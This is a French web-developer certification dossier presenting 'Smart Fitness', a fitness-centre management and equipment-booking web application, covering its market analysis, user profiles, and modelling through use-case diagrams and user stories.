

Laurent Picard  
Juin 2019

SMART FITNESS

# Présentation du projet « Smart fitness »

« Manage your fitness center »

*Nom*

▶ PICARD

*Prénom*

▶ Laurent

*Adresse*

▶ 50 Rue Marx Dormoy

92260 FONTENAY-AUX-ROSES

**Titre professionnel visé**

**Développeur Web & Web Mobile - Niveau III**

More connected, more advantageous

## Table des matières

Remerciements .....	4
Présentation des spécifications fonctionnelles du projet (Résumé).....	4
Liste des compétences couvertes par le projet.....	4
Introduction.....	5
1 – Genèse du projet .....	6
1.1 Analyse de la concurrence .....	6
1.1.1 Le marché .....	6
1.1.2 Le modèle connecté .....	6
1.2 Les motivations du projet.....	7
1.3 Les utilisateurs de l'application .....	7
1.3.1 L'axe clientèle .....	7
1.3.2 L'axe gérance.....	7
1.4 Contextualisation de l'application.....	8
2.Modélisation .....	9
2.1 Analyse des besoins utilisateurs.....	9
2.1.1 Diagramme de package .....	9
2.2 Réservation d'une séance (fonctionnalité « réservation ») .....	10
2.2.1 Diagramme de cas d'utilisation .....	10
2.2.2 User Story « Service d'inscription ».....	11
2.2.3 User Story « Service d'authentification ».....	11
2.2.4 User Story « Constituer une séance en réservant un ou plusieurs équipements » .....	11
2.2.3 Diagramme de séquence.....	13
2.3 Package manager .....	14
2.3.1 La gestion du parc des équipements.....	14
2.3.2 La gestion des offres.....	14
2.3.3 Le pilotage opérationnel de l'activité.....	14
2.4 Package Admin .....	14
2.5 Prototypes d'interfaces (« Wireframes »).....	15
2.5.1 Wireframe « Liste des équipements disponibles » (User case « Réserver une séance ») ...	15
2.5.2 Wireframe « Tableaux évolution du taux de réservation & rendement par équipement » (fonctionnalité pilotage opérationnel de l'activité) .....	16
2.6 Gestion des utilisateurs et des accès .....	17
2.7 Diagramme de classes (MOO, Modèle Orientée Objet) .....	18
2.7.1 Diagrammes de classes – commentaires.....	19
2.8 Le Modèle Logique de Données (MLD) .....	20

2.9 Le Modèle Physique de Données (MPD) .....	22
3 – Développement .....	23
3.1 Architecture de l'application .....	23
3.1.1 Le serveur de présentation .....	23
3.1.2 Le serveur d'application .....	25
3.1.2 Les composants d'accès à la base de données.....	26
3.1.3 Le serveur de base de données.....	27
3.1.4 Le fichier application.properties .....	27
3.2 Mise en place de l'environnement de développement .....	28
3.2.1 Les outils de développement .....	28
3.2.2 Le jeu des annotations .....	28
3.2.3 Gestion du web responsive design.....	29
4. Module d'authentification .....	31
4.1 Mise en base des données utilisateurs .....	31
4.2 Mise en place de la politique de sécurité.....	32
4.2.1 Protection des mots de passe en base de données .....	32
4.2.2 La gestion de l'authentification.....	32
4.2.3 Protection contre le CRSF (Cross-Site Request Forgery) .....	33
4.2.4 Génération d'un token JWT.....	34
4.2.5 La gestion des autorisations.....	37
4.2.6 La gestion des accès aux pages du site côté front-end .....	38
4.2.7 Protection contre les XSS (Cross-Site Scripting) .....	39
4.2.8 Protection contre les injections SQL .....	40
5. La gestion de réservation d'équipements.....	41
5.1 Obtention de la liste d'équipements.....	41
5.2 Constitution et validation d'une séance .....	42
5.2.1 Mise en œuvre côté « back-end » (serveur d'application) .....	42
5.2.2 Mise en œuvre côté « front-end » (serveur de présentation). .....	43
5.2.3 Gestion de sélections concurrentes d'équipements par différents utilisateurs .....	44
5.2.4 Le module paiement.....	45
6. La gestion du parc .....	46
6.1 L'organisation logique des données relatives aux équipements .....	46
6.2 La gestion du contrôle de cohérence de la saisie des données. ....	47
6.3 L'upload d'images.....	48
6.3.1 Implémentation de la fonctionnalité d'upload côté « front-end » .....	48
6.3.2 Implémentation de la fonctionnalité d'upload côté « back-end ».....	49

6.4 La gestion des opérations de maintenance des équipements.....	50
7. Le module de pilotage .....	52
7.1 Les graphiques de synthèse de l'activité du centre .....	52
7.1.1 La synthèse glissante du taux de réservation.....	52
7.1.2 La synthèse de la balance comptable des équipements.....	54
7.2 Le module événement.....	55
7.2.1 Mise en œuvre du service <i>evenementService</i> côté « back-end » .....	56
7.2.2 Mise en œuvre du service <i>evenementService</i> côté « front-end ».....	56
8. Les tests et le déploiement .....	57
8.1 Les tests unitaires - Back end .....	57
8.2 Les tests unitaires - Front end .....	58
8.3 Les tests fonctionnels .....	58
8.4 Les tests de sécurité .....	60
8.5 Le déploiement.....	60
9. Conclusion .....	61
10. Annexes .....	62
10.1 Annexe 1 – Script du modèle physique de données .....	62
10.2 Annexe 2 – Traduction d'un extrait d'un site anglophone.....	71
10.2 Annexe 3 – Procédures stockées.....	73
10.4 Annexe 4 – Script générant la synthèse de l'évolution du taux de réservation.....	84

## Remerciements

Mes remerciements s'adressent à mon tuteur M. Ali Khanchoul qui m'a toujours soutenu, fait confiance et prodigué de précieux conseils, MM. Emmanuel Georget et Julien Prod'homme pour leurs collaborations actives et sources d'émulation ainsi que le comité de direction de la DSI Colissimo avec à sa tête M. Jeremy Amourous et Mme Nathalie Gueguen pour avoir pris la décision de donner sa chance à des postiers d'être formés au métier de développeur et être intégrés au sein de leurs équipes.

## Présentation des spécifications fonctionnelles du projet (Résumé)

Le projet a pour thème un centre de fitness. Il s'appelle « Smart Fitness » et s'adresse à deux profils d'utilisateurs : les clients et le staff.

En ce qui concerne les clients, ils devront d'abord créer un compte utilisateur afin de pouvoir accéder à l'ensemble des services proposés par le site. Parmi les prestations proposées, une séance est une séquence de réservations d'équipements d'une durée de 10' chacune. Chacun des clients pourra consulter sous forme de feuille de route le contenu des séances qu'il aura précédemment réservées, consulter le catalogue de la boutique en ligne, faire des achats et accéder à l'historique de ses commandes.

En ce qui concerne le staff, il disposera des fonctionnalités suivantes : la gestion des infrastructures du sites comme l'ajout et le paramétrage des équipements, la gestion des offres notamment la création de formules d'abonnements et la mise en ligne d'un catalogue de produits, une vue sur les revenus et dépenses générés par chaque équipement ainsi qu'une synthèse glissante sur l'évolution du taux de réservation des équipements, la gestion des comptes utilisateurs du staff et la gestion de la diffusion des annonces à caractère événementiel.

Le projet est donc une solution clé en main permettant au staff de piloter l'activité d'un centre de fitness et aux clients de se constituer des séances à la carte en n'étant facturé que sur la base des activités pratiquées et non sur un forfait temps.

## Liste des compétences couvertes par le projet

- Maquetter une application
- Réaliser une interface utilisateur web statique et adaptable
- Développer une interface utilisateur web dynamique
- Réaliser une interface utilisateur avec une solution e-commerce
- Créer une base de données
- Développer les composants d'accès aux données
- Développer la partie back-end d'une application web ou web mobile
- Elaborer et mettre en œuvre des composants dans une application e-commerce


## Introduction

Ce document a pour but de présenter le projet « Smart fitness » en partant du cahier des charges jusqu'à l'implémentation du site. Le thème du projet est la gestion d'un centre de fitness qui permettra d'une part aux clients de se constituer des séances avec une grille de tarification « low-cost », et d'autre part à aider le staff dans ce qui relève de l'organisation du centre.

Pour ce qui est de la conduite de mon projet, je travaillerai en mode agile, en cherchant à implémenter une ébauche de solution qui soit opérationnelle dès le départ que j'enrichirai au fur et à mesure. Autrement dit de faire de l'adage « Arrêtons de commencer, commençons par finir » un principe de base. J'appliquerai ce mode opératoire pour les différentes thématiques structurant mon projet dont voici le fil d'Ariane :




Je matérialiserai l'état de l'avancée de chaque module par le code couleur suivante :



\*

\* \*

La section qui suit présente la genèse du projet.



# 1 – Genèse du projet

## 1.1 Analyse de la concurrence

### 1.1.1 Le marché

Une étude sur le marché du fitness publiée en 2018 par [Europe Active](#) nous révèle que le chiffre d'affaire pour l'exercice 2017 a été de 26,6 milliard d'euros en Europe. Le nombre total de membres de clubs de santé et de fitness a ainsi atteint la barre des 60 millions de personnes (80 millions selon des projections pour 2025), ce qui en fait la première activité sportive européenne. Une tendance de fond se dessine également avec l'observation de la baisse du revenu moyen par membre alors que le nombre d'adhésion continue de croître. Si l'on se focalise sur le marché français, on dénombre 4200 clubs soit une hausse de 5% en un an. En outre, avec la démocratisation du fitness et le développement de la concurrence entre clubs, le coût mensuel moyen dépensé par adhérent est passé de 41€ à 40€ par mois entre 2016 et 2017.

Aujourd'hui, avec l'aménagement de réseaux de salles de sport, les activités ne se limitent plus à la musculation et au cardio-training mais proposent tout un éventail d'activités avec le support de coaches diplômés. En réponse au low-cost et à la standardisation, le concept de *Boutiques Gyms* propose lui aussi la pratique d'une seule activité de façon très « immersive » à des prix plutôt élevés. Dans le cadre de mon projet, je reprendrai le principe du « pay as you go » (*je ne paye que ce que je consomme sans m'engager*) qui a fait le succès de ces *Boutiques Gyms*.

### 1.1.2 Le modèle connecté

Sur le créneau du numérique, le marché des Apps pour le sport connaît également un fort engouement. Elles permettent une gestion et un suivi personnalisé des pratiques sportives et visent d'une manière générale à prendre en main sa santé : Aujourd'hui plus de 165 000 applications destinées à la prise en main de sa santé sont disponibles sur l'App Store. L'utilisation des objets connectés, en particulier celles des montres, facilitent la gestion des activités et le suivi personnalisé au quotidien. Il existe ainsi des applications, comme l'application *Course à pied* permettant de suivre ses trajets et ses temps directement sur son smartphone. Ces données sont sauvegardées de façon à pouvoir analyser ensuite ses courses.

Les équipements des salles de fitness sont orientés dans une approche connectée. Ils sont dorénavant équipés d'écrans tactiles permettant à un utilisateur d'entrer son login, de traquer et moduler à sa convenance l'intensité de ses efforts. Dans le cadre de mon projet, le site proposera un catalogue de montres connectées pour permettre aux utilisateurs d'entrer leurs données de suivis. En aparté des modèles de montres connectées, le catalogue proposera également en guise de service un panel de boissons énergisantes, de produits d'alimentation et une ligne de vêtements de sport.



## 1.2 Les motivations du projet

- Sur le plan fonctionnel : le sujet du projet doit pouvoir s'appuyer sur un cas d'étude dont la mise en œuvre réside dans sa capacité à répondre à un besoin réel. Un autre critère relève de la diversité des problématiques organisationnelles, comme la gestion des commandes ou la planification de la réservation d'équipements.
- Sur le plan technique : le projet doit permettre de couvrir les différentes couches techniques d'une application web tant sur le plan du « *backend* » que celui du « *frontend* », le tout adossé à une base de données relationnelle.
- Le choix guidant le thème de l'application se mesure également en termes de plus-values qu'elle est en mesure d'apporter à ses différents utilisateurs : d'une part, le suivi des commandes et de la planification des séances pour les clients, et d'autre part une vision de l'activité du centre en termes de coûts et de revenus pour les gestionnaires d'un centre de fitness.

C'est pourquoi le choix d'un centre de fitness semble bien se prêter pour aborder ces différentes thématiques.

## 1.3 Les utilisateurs de l'application

Cette partie définit qui utilisera l'application, de quelle manière et quelles seront les fonctionnalités implémentées. Pour ce faire, je vais procéder à une analyse des besoins.

Les fonctionnalités générales du site peuvent être réparties autour de deux axes : celui de la clientèle et celui de la gérance.

### 1.3.1 L'axe clientèle

Les clients devront se créer un compte utilisateur pour pouvoir accéder aux différents services proposés par le site :

- Constituer une ou plusieurs séances en sélectionnant pour chacune d'entre elles un ou plusieurs équipements.
- Visualiser sous forme de feuille de route le contenu de chaque séance réservée.
- Souscrire à un abonnement afin de bénéficier des séances à moitié prix.
- Visualiser le catalogue de la boutique en ligne et acheter des produits.
- Accéder à l'historique des commandes.

### 1.3.2 L'axe gérance

Le staff de « Smart Fitness » disposera des fonctionnalités suivantes :

- La gestion des infrastructures du site (ajout et paramétrage des équipements).
- La gestion des offres (création de formules d'abonnements et mise en ligne d'un catalogue)
- La balance des revenus et dépenses pour chaque équipement.
- La synthèse annuelle glissante de l'évolution du taux de réservation.
- La gestion des comptes utilisateurs du staff.
- La gestion de la diffusion d'annonces à caractère événementiel.





## 1.4 Contextualisation de l'application

Le périmètre contextuel de l'application permet d'en fixer ses modalités d'usage :

- L'ensemble des équipements disponibles à la réservation et leurs tarifs de prestation sont saisis par le staff. Cette grille tarifaire peut être évolutive au fil du temps et est propre à chaque équipement. On appelle prestation, la réservation d'un équipement par un client d'une durée de 10'.
- Chaque séance est une séquence de réservation d'équipements.
- Chaque équipement est affecté à une catégorie et est localisée dans une salle. On appelle catégorie, une famille d'équipements.
- Chaque client devra créer un compte utilisateur pour pouvoir accéder aux différents services proposés par le site.
- Une séance est constituée d'au moins une réservation d'un équipement (donc une séance de 10') et au plus d'un ensemble de réservations limitées à une même journée. Un client peut se créer plusieurs séances dans une journée.
- Le staff saisit l'ensemble des offres (types d'abonnements et articles du catalogue) proposées aux clients.
- L'abonnement permet aux clients de bénéficier de la réservation des équipements à moitié prix.

La section suivante aborde la modélisation de l'application




## 2.Modélisation

### 2.1 Analyse des besoins utilisateurs


Cette section a pour but de dresser les différents scénarios d'utilisation de l'application.

#### 2.1.1 Diagramme de package

Le diagramme de package permet de décomposer le système en modules et d'indiquer quels sont les acteurs et à quel niveau ils interagissent avec l'application. Pour le projet, l'application sera divisée en trois packages contenant les fonctionnalités suivantes :



Je me concentrerai en priorité sur le package **client** dans la mesure où il met en interaction le client et le système et qu'il constitue le cœur de l'application, mais sans négliger toutefois les deux autres packages. J'étudierai donc dans un premier temps le scénario traitant de la réservation d'une séance à l'aide de deux diagrammes de modélisation : le diagramme de cas d'utilisation et le diagramme de séquence. Puis dans un second temps, je présenterai les fonctionnalités des deux autres packages : la gestion du parc des équipements et des offres, le pilotage opérationnel du centre (package **manager**) et la gestion des comptes utilisateurs du staff (package **admin**).



Le *diagramme de cas d'utilisation* permet de représenter les fonctionnalités proposées aux utilisateurs. Il est orienté utilisateur et modélise à QUOI sert le système en décrivant un ensemble de services initiés par l'utilisateur et rendus par le système. Je compléterai ce diagramme par une suite de « User Stories » pour décrire en détails l'enchaînement des différentes séquences.


En complément du diagramme de cas d'utilisation, le *diagramme de séquence* permet lui de montrer les interactions entre les acteurs et le système selon un ordre chronologique. Il décrit COMMENT les éléments du système interagissent entre eux et avec les acteurs :

- Les objets du système interagissent les uns avec les autres en s'échangeant des messages.
- Les acteurs interagissent avec le système au moyen d'IHM (Interface Homme-Machine).

Dans le cas présent le diagramme de séquence correspondra à la retranscription visuelle des « User Stories » relatives à la réservation d'une séance.

## 2.2 Réservation d'une séance (fonctionnalité « réservation »)

### 2.2.1 Diagramme de cas d'utilisation



Les sections suivantes se proposent de détailler chaque item du diagramme de cas d'utilisation au travers de « User Stories ».

### 2.2.2 User Story « Service d'inscription »

Cette section a pour but de détailler l'item

Service d'inscription

La création d'un compte utilisateur sur le site de « Smart Fitness » est le préalable nécessaire pour accéder à l'ensemble des fonctionnalités proposées aux clients du site.

*En tant qu'utilisateur, je souhaite pouvoir créer un nouveau compte en cas d'inexistence de celui-ci. Un bouton me permettra d'ouvrir une nouvelle page d'inscription sur laquelle je renseignerai les informations suivantes :*

- *Un identifiant unique. Je dois être immédiatement averti si l'identifiant est déjà pris.*
- *Mes nom et prénom.*
- *Mon email et une confirmation d'email afin d'être certain de la saisie.*
- *Un password comportant au moins sept caractères, une majuscule, un chiffre et un caractère spécial. La confirmation de mon password.*
- *Ma date de naissance via un calendrier ou par saisie manuelle avec vérification de la validité de la date saisie.*
- *Mon numéro de téléphone avec vérification de la validité du numéro saisi.*
- *Mes adresses de domicile et de facturation avec la possibilité de dupliquer l'adresse de facturation à partir de l'adresse de domicile.*

*Je souhaite que les erreurs affichées soient explicites :*

- *En cas d'erreur sur l'email, afficher un message explicite disant que l'erreur porte sur l'email*
- *En cas d'erreur sur le mot de passe, afficher un message explicite disant que l'erreur porte sur le mot de passe*

*A la suite de mon inscription, je recevrai un email me permettant de confirmer la création de mon compte pour me connecter au site.*


### 2.2.3 User Story « Service d'authentification »

Service d'authentification

- Le client accède à son espace personnel via le service d'authentification.

*En tant qu'utilisateur, je voudrais pouvoir m'authentifier à travers une IHM à mon compte pour pouvoir accéder aux opérations de réservation de séances.*

### 2.2.4 User Story « Constituer une séance en réservant un ou plusieurs équipements »



Cette section présente le processus mettant en situation un utilisateur qui sélectionne et ajoute un ou plusieurs équipements à sa séance, ce qui implique de mettre à jour l'affichage de la disponibilité des équipements pour les tranches horaires impactées.

- Le client sélectionne le jour.

*Je souhaite disposer à la fois des fonctionnalités d'un calendrier, du défilement incrémentiel des jours et de la saisie du type champ texte pour choisir à ma convenance le jour de ma séance.*

- Le client accède à la page de la liste des équipements positionnée sur la prochaine tranche horaire à venir. Le client peut se positionner sur une autre tranche de 10' entre 6h et 22h ou changer de jour. Les équipements disponibles sont regroupés par type d'équipement : les elliptiques, les tapis roulants, les vélos, l'espace musculation ...

*A tout instant la liste des équipements doit être à jour. Pour chaque équipement, je dois pouvoir accéder à une fiche descriptive comportant une photo de l'équipement en question.*


- Le client sélectionne un équipement afin de l'ajouter à sa séance (ici on peut assimiler la commande à la notion de panier et la séance à un article).

*Si je choisis un équipement qui était disponible au moment du chargement de la page, mais qu'entre-temps un autre utilisateur l'a réservé, je dois être informé par un message que je ne serai pas en mesure de l'intégrer à ma séance.*

- Le client ne peut réserver qu'un équipement à la fois. Ce mode de fonctionnement est logique puisque par principe un client ne peut pratiquer qu'une activité à la fois.

